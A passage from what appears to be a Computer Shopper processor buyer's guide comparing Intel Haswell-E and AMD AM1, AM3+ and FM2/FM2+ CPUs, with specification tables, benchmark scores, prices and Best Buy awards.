
#### ARCHITECTURE

Haswell-E chips use the same Haswell architecture internally, although there are some changes. For starters, these chips all use Hyper-Threading and they have six or eight cores, making them well suited to complicated multithreaded applications. Intel has also boosted Level 3 cache to 15MB or 20MB, again reducing the amount

of time the chips have to access slow system RAM.

While all other Intel chips use DDR3 RAM, Haswell-E chips use the newer DDR4 RAM instead. This is technically quicker than DDR3, although we've always found that RAM speed makes little difference to system speed.

As with other high-end Intel processors, Haswell-E chips can use Turbo Boost to overclock themselves automatically when there's enough thermal headroom. All the chips have unlocked multipliers, which means that they can be overclocked easily if you want to squeeze even more performance out of them. Needless to say, these chips scored the highest scores in our benchmarks that we've ever seen.



You don't get onboard graphics with the Haswell-E processors, and will have to install a dedicated graphics card instead (see our graphics card reviews on page 106).

#### VERDICT

At these kinds of prices it's hard to justify any of these processors, unless you do a lot of video editing and really need the extra performance. In this case, the Core i7-5820K is the best option. This six-core chip has the same performance as the Core i7-5930K, but it's cheaper as it supports fewer PCI-E lanes, which means multi-graphics card setups may run a little slower. Most people won't notice that, making this super-fast CPU a Best Buy winner.

#### HASWELL-E

MODEL	FREQUENCY (TURBO)	CORES	RATING	PRICE	BENCHMARK SCORE
Core i7-5820K <small>COMPUTER SHOPPER BEST BUY</small>	3.3GHz (3.6GHz)	Six plus six logical (Hyper-Threading)	★★★★★	£311	179
Core i7-5930K	3.5GHz (3.7GHz)	Six plus six logical (Hyper-Threading)	★★★★☆	£466	179
Core i7-5960X	3GHz (3.5GHz)	Eight plus eight logical (Hyper-Threading)	★★★★☆	£827	230

All Haswell-E chips have six or eight cores, making them well suited to complicated multithreaded applications

## AMD Socket AM1

**THE AM1 RANGE** contains AMD's super-budget processors, designed for low-cost computers that are capable of simple tasks. Prices really are low: even the top-end Athlon 5350 costs less than £40. All the chips draw incredibly low amounts of power, and are rated at just 25W TDP. That's a fraction of the power required by the high-end AM3+ chip.

AMD has abandoned its usual cooler mount, creating a new one for AM1. The tiny chips don't need as much cooling, and the new design means it's possible to make smaller motherboards for smaller computers.

We're not overly impressed with the new cooler's design, though. It uses just two clips diagonally opposite each other; they don't make the cooler feel as secure as Intel coolers do, which use four clips. The instructions don't help, either: don't try to push the entire assembly through the holes in the board; instead, push the clips in first and then the retaining pins second. Fortunately, once in place the stock cooler is small and unobtrusive, and its fan is very quiet.

You'll need a matching AM1 motherboard to go with the range. These are just as cheap as the processors, letting you build a very low-cost computer. See our motherboard reviews on page 88 for more information.

AM1					
MODEL	FREQUENCY	CORES	RATING	PRICE	BENCHMARK SCORE
Sempron 2650	1.45GHz	Two	★★★★☆	£22	8
Sempron 3850	1.3GHz	Four	★★★★☆	£29	10
Athlon 5150	1.6GHz	Four	★★★★☆	£29	14
Athlon 5350	2.05GHz	Four	★★★★☆	£37	17

### ARCHITECTURE

There are currently only four processors that use the AM1 socket. All four chips are part of AMD's Kabini family using its Jaguar 28nm microarchitecture, and all but the cheapest Sempron 2650 have four cores: the low-end 2560 is the current dual-core exception.

It's common, with modern processors, for each core to have its own L1 and L2 cache, helping speed up performance by reducing how often a CPU has to access slow system RAM. Shared L3 cache sits on top of this, for when different cores have to access the same data. With the AM1 chips, there's no L3 cache and the L2 cache is shared.

The AM1 chips also use comparatively low clock speeds: the fastest model, the Athlon 5350, has a clock speed of just 2.05GHz. This has a knock-on effect on performance, and the AM1 range is the slowest we've ever tested, particularly in our multitasking benchmarks. The chips will cope well with everyday simple tasks, but you wouldn't want to try anything too complicated with them.

### ONBOARD GRAPHICS

AMD has integrated Radeon R3 graphics on to the chips, which has 128 graphics cores. The Athlon processors' graphics are clocked at 600MHz while the Sempron 3850 runs at 450MHz and the Sempron 2650 at 400MHz.

You'll need to keep your expectations in check. Both Sempron processors failed even to load Dirt Showdown, while the Athlon chips were too slow to play it at our usual 1,280x720 resolution with 4x AA and High quality graphics settings. The chips were also a bottleneck with our discrete graphics card. The integrated graphics on all chips are good enough for Full HD video, so these processors can be useful in a low-power media centre PC.

### VERDICT

It's hard to recommend any of the processors here. They may be cheap, but they're very slow and feel like a false economy to us. Unless you want to build a very low-powered and quiet computer, the FM2 range is a much better choice and not a lot more expensive.

## AMD Socket AM3+

**WHILE MOST OF** AMD's range has built-in graphics chips, the AM3+ range doesn't have this capability. Given that you can pick up an AMD HD 5450 graphics card for around £20, adding graphics doesn't have to be expensive.

### ARCHITECTURE

AMD's FX-series use one or more modules, each of which has two cores and 2MB of L2 cache. All the FX-chips here have 8MB of L3 cache save for the FX-4300, which has 4MB. The modular approach is intended to share cache more efficiently, providing a larger pool of L2 cache for each of the two cores.

The thermal design power (TDP) varies from 95W to a staggering 220W with the latest FX-9000 series, making them potentially very power-hungry. In contrast AMD's FM2+ processors currently top out at 95W TDP.

One of the appeals of AMD's FX-series is that they all have unlocked multipliers, so a quick performance upgrade is potentially just a visit to the BIOS away. By changing the multiplier settings you can boost your performance beyond the stock speed of your processor. This is, however, not without risk so we would recommend boosting the speed in small increments to ensure stability.

AM3+					
MODEL	FREQUENCY (TURBO)	CORES	RATING	PRICE	BENCHMARK SCORE
FX-4300	3.8GHz (4GHz)	Four	★★★★☆	£61	60
FX-4350	4.2GHz (4.3GHz)	Four	★★★★☆	£75	63
FX-6300	3.5GHz (4.1GHz)	Six	★★★★★	£81	73
FX-6350	3.9GHz (4.2GHz)	Six	★★★★☆	£100	75
FX-8320	3.5GHz (4GHz)	Eight	★★★★☆	£110	85
FX-8320E	3.2GHz (4GHz)	Eight	★★★★☆	£105	83
FX-8350	4GHz (4.2GHz)	Eight	★★★★★	£133	98
FX-8370E	3.3GHz (4.3GHz)	Eight	★★★★☆	£155	64
FX-9370	4.4GHz (4.7GHz)	Eight	★★★★★	£163	109
FX-9590	4.7GHz (5GHz)	Eight	★★★★☆	£181	117

The FX-series is also notable because it goes all the way up to eight cores. Nowadays, Windows applications are better positioned to take advantage of more than four cores. If you're most interested in application performance, the AM3+ processors provide far better performance than the equivalently priced FM2/FM2+ processors.

Even the cheapest FX-4300 managed an overall score of 60 in our benchmarks, with the eight-core processors achieving by far the highest scores.

AMD FX chips use Turbo Core technology, which is similar to Intel's Turbo Boost and automatically increases the clock speed when there's enough thermal overhead. Models that have an 'E' in the name are 'low-power'

models, although they still have a TDP rating of 95W, so they're not that efficient.

### VERDICT

If you're prepared to add a graphics card, the AM3+ range gives great performance for the money. Unsurprisingly the FX-9370 and FX-9590 provided the best performance. We feel as though the eight-core FX-9370 gives you the best balance between performance and price, and it wins a Best Buy award.

Further down the scale, the FX-8350 is only a little slower, but this eight-core model is still quick and excellent value. It wins a Best Buy award. If you want a CPU for less than £100, it's hard to beat the FX-6300. This six-core processor wins a Recommended award.



## AMD

## Socket FM2/FM2+

**AMD'S A-SERIES** processors are designed to offer brilliant all-round performance, with a high-quality CPU and GPU bundled together in one package. These processors consist of the FM2 and FM2+ processor models. They're not as quick as the FX range in 2D tasks, but with high-quality graphics, they're brilliant all-rounders if you don't want to buy a dedicated graphics card. These chips are also extremely well priced, letting you build a powerful system on a tight budget.

## ARCHITECTURE

The latest generation processors, codenamed Kaveri, use AMD's Steamroller modules for the CPU and GCN 1.0 (Graphics Core Next) units for the GPU. Kaveri processors will only work with an FM2+ motherboard.

Kaveri was pre-dated by the Richland and Trinity generation of processors, and both of these will work with FM2 or FM2+ motherboards due to the backwards-compatible nature of FM2+ motherboards. Both of these generations use the older Piledriver modules. You can tell the difference in our table on page 87, as we've listed the Kaveri processors as FM2+ chips and the older CPUs as FM2.

AMD has managed to shrink its manufacturing process for the latest

FM2+							
MODEL		FREQUENCY (TURBO)	CORES	GRAPHICS SPEED	GRAPHICS CORES	RATING	PRICE
A6-7400K	COMPUTER SHOPPER BEST BUY	3.5GHz (3.9GHz)	Two	756MHz	256	★★★★★	£46
A8-7600		3.1GHz (3.8GHz)	Four	720MHz	384	★★★★☆	£71
A10-7700K	COMPUTER SHOPPER BEST BUY	3.4GHz (3.8GHz)	Four	720MHz	384	★★★★★	£92
A10-7800		3.5GHz (3.9GHz)	Four	720MHz	512	★★★★☆	£100
A10-7850K		3.7GHz (4GHz)	Four	720MHz	512	★★★★☆	£115

FM2							
MODEL		FREQUENCY (TURBO)	CORES	GRAPHICS SPEED	GRAPHICS CORES	RATING	PRICE
A4-4000		3GHz (3.2GHz)	Two	720MHz	128	★★★★☆	£22
A4-7300		3.8GHz (4GHz)	Two	800MHz	128	★★★★☆	£32
A6-6400K	COMPUTER SHOPPER BEST BUY	3.9GHz (4.1GHz)	Two	800MHz	192	★★★★★	£34
A6-6420K		4GHz (4.2GHz)	Two	800MHz	192	★★★★☆	£41
A8-5600K		3.6GHz (3.9GHz)	Four	760MHz	256	★★★★☆	£68
A10-6700		3.7GHz (4.3GHz)	Four	844MHz	384	★★★★☆	£93
A10-6790K		4GHz (4.3GHz)	Four	844MHz	384	★★★★☆	£100
A10-6800K		4.1GHz (4.4GHz)	Four	844MHz	384	★★★★☆	£96

generation of Kaveri processors to 28nm, down from 32nm in previous generations. This has helped keep the thermal design power (TDP) rating to just 95W even on the quickest processors, meaning that they use less power and run cooler.

You can't tell from the model name how many cores a processor has, so you'll need to check our table for the full details. AMD's FM2 and FM2+ chips are all either dual- or

quad-core models, though. Pairs of cores are organised within the CPU as modules, sharing Level 2 cache to speed up access to slow system memory, although the chips have no Level 3 cache shared between all cores.

As well as the standard clock speed, all these chips use AMD's Turbo Core technology to increase the clock speed automatically when there's enough thermal overhead. This helps boost performance. Finally, look out for the models with a 'K' suffix, as these have unlocked multipliers, so that you can easily overclock them.

## ONBOARD GRAPHICS

A-series processors include AMD's integrated graphics. On these chips, the integrated graphics are often fast enough to play modern games without the need for a discrete graphics card. The quality of the graphics chip depends on the processor.


With FX-series chips, AMD's naming convention tells you how many cores a chip has; with FM2 and FM2+ models, there's no such luxury and the model name refers to how many graphics cores there are. For example, the A4 range has 128 cores. Within each model range the graphics core can run at different speeds, so it's important to check the specifications before you buy. Our graph (left) shows you how well each chip performs in our graphics benchmarks.

## VERDICT

The older FM2 range isn't that quick and is outclassed by the newer FM2+ processors; however, if you have an FM2 motherboard, the A6-6400K strikes a balance between cost and performance. It wins a Best Buy award.

If you want a bit more performance, the FM2+ A6-7400K is a great choice and wins a Best Buy award. For a great balance between desktop and graphics performance, the A10-7700K is a brilliant all-rounder, and also wins a Best Buy award.

## Dirt Showdown 1,280x720, High detail, 4x AA



# INTEL BENCHMARKS


Haswell-E

Haswell


Devil's Canyon

## 2D Performance


### Video



### Multitasking



### Overall



## INTEL Award winners

**INTEL**  
Pentium G3220  
★★★★☆  
**COMPUTER SHOPPER**  
RECOMMENDED

**INTEL**  
Core i3-4160  
★★★★☆  
**COMPUTER SHOPPER**  
RECOMMENDED

**INTEL**  
Core i5-4590  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**INTEL**  
Core i5-4670K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**INTEL**  
Core i5-4690K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**INTEL**  
Core i7-5820K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY



# AMD BENCHMARKS

AM3+


FM2+

FM2


AM1

## 2D Performance


### Video



### Multitasking



### Overall



## AMD Award winners

**AMD**  
FX-6300  
★★★★★  
**COMPUTER SHOPPER**  
RECOMMENDED

**AMD**  
FX-8350  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**AMD**  
FX-9370  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**AMD**  
A6-7400K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**AMD**  
A10-7700K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

**AMD**  
A6-6400K  
★★★★★  
**COMPUTER SHOPPER**  
BEST BUY

HASWELL										
	RECOMMENDED									RECOMMENDED
	INTEL Pentium G3220	INTEL Pentium G3420	INTEL Pentium G3430	INTEL Pentium G3440	INTEL Pentium G3450	INTEL Pentium G3460	INTEL Core i3-4130	INTEL Core i3-4150	INTEL Core i3-4160	INTEL Core i3-4330
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆
Socket	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150
Cores	Two	Two	Two	Two	Two	Two	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)
Frequency	3GHz	3.2GHz	3.3GHz	3.3GHz	3.4GHz	3.5GHz	3.4GHz	3.5GHz	3.6GHz	3.5GHz
Multiplier	x30	x32	x33	x33	x34	x35	x34	x35	x36	x35
External bus	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz
Process	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm
Level 1 cache	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB
Level 2 cache	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB	2x 256KB
Level 3 cache	3MB	3MB	3MB	3MB	3MB	3MB	3MB	3MB	3MB	3MB
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
Power rating (TDP)	53W	53W	53W	53W	53W	53W	54W	54W	54W	54W
Integrated graphics	HD Graphics	HD Graphics	HD Graphics	HD Graphics	HD Graphics	HD Graphics	HD Graphics 4400	HD Graphics 4400	HD Graphics 4400	HD Graphics 4600
Price inc VAT	£41	£50	£72	£60	£65	£74	£90	£89	£91	£103
Supplier	www.ebuyer.com	www.ebuyer.com	www.scan.co.uk	www.ebuyer.com	www.ebuyer.com	www.dabs.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com
Part code	BX80646G3220	BX80646G3420	BX80646G3430	BX80646G3440	BX80646G3450	BX80646G3460	BX80646I34130	BX80646I34150	BX80646I34160	BX80646I34330

											BEST BUY	BEST BUY
	INTEL Core i3-4340	INTEL Core i3-4350	INTEL Core i3-4360	INTEL Core i3-4370	INTEL Core i5-4430	INTEL Core i5-4440	INTEL Core i5-4460	INTEL Core i5-4570	INTEL Core i5-4590	INTEL Core i5-4670	INTEL Core i5-4670K	INTEL Core i5-4670K
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆
Socket	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150
Cores	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)	Two plus two logical (Hyper-Threading)	Four	Four	Four	Four	Four	Four	Four	Four
Frequency (Turbo)	3.6GHz	3.6GHz	3.7GHz	3.8GHz	3GHz (3.2GHz)	3.1GHz (3.3GHz)	3.2GHz (3.4GHz)	3.2GHz (3.6GHz)	3.3GHz (3.7GHz)	3.4GHz (3.8GHz)	3.4GHz (3.8GHz)	3.4GHz (3.8GHz)
Multiplier	x36	x36	x37	x38	x30	x31	x32	x32	x33	x34	x34	x34
External bus	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz
Process	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm
Level 1 cache	2x 64KB	2x 64KB	2x 64KB	2x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB
Level 2 cache	2x 256KB	2x 256KB	2x 256KB	2x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB
Level 3 cache	3MB	3MB	3MB	3MB	6MB	6MB	6MB	6MB	6MB	6MB	6MB	6MB
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
Power rating (TDP)	54W	54W	54W	54W	84W	84W	84W	84W	84W	84W	84W	84W
Integrated graphics	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600
Price inc VAT	£121	£120	£115	£124	£146	£150	£147	£155	£157	£172	£170	£190
Supplier	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.scan.co.uk	www.ebuyer.com	www.ebuyer.com	www.scan.co.uk	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com
Part code	BX80646I34340	BX80646I34350	BX80646I34360	BX80646I34370	BX80646I54430	BX80646I54440	BX80646I54460	BX80646I54570	BX80646I54590	BX80646I54670	BX80646I54670K	BX80646I54670K

				DEVIL'S CANYON				HASWELL-E		
				BEST BUY				BEST BUY		
	INTEL	INTEL	INTEL	INTEL	INTEL	INTEL	INTEL	INTEL	INTEL	INTEL
